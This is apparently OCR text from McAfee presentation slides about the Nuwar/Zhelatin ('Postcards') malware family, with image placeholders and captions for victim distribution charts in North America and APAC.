
Victim Distribution North America



Victim Distribution APAC




W32/Nuwar@MM, Zhelatin, Postcards ...





McAfee
Protect what you value.


W32/Nuwar@MM, Zhelatin, Postcards ...

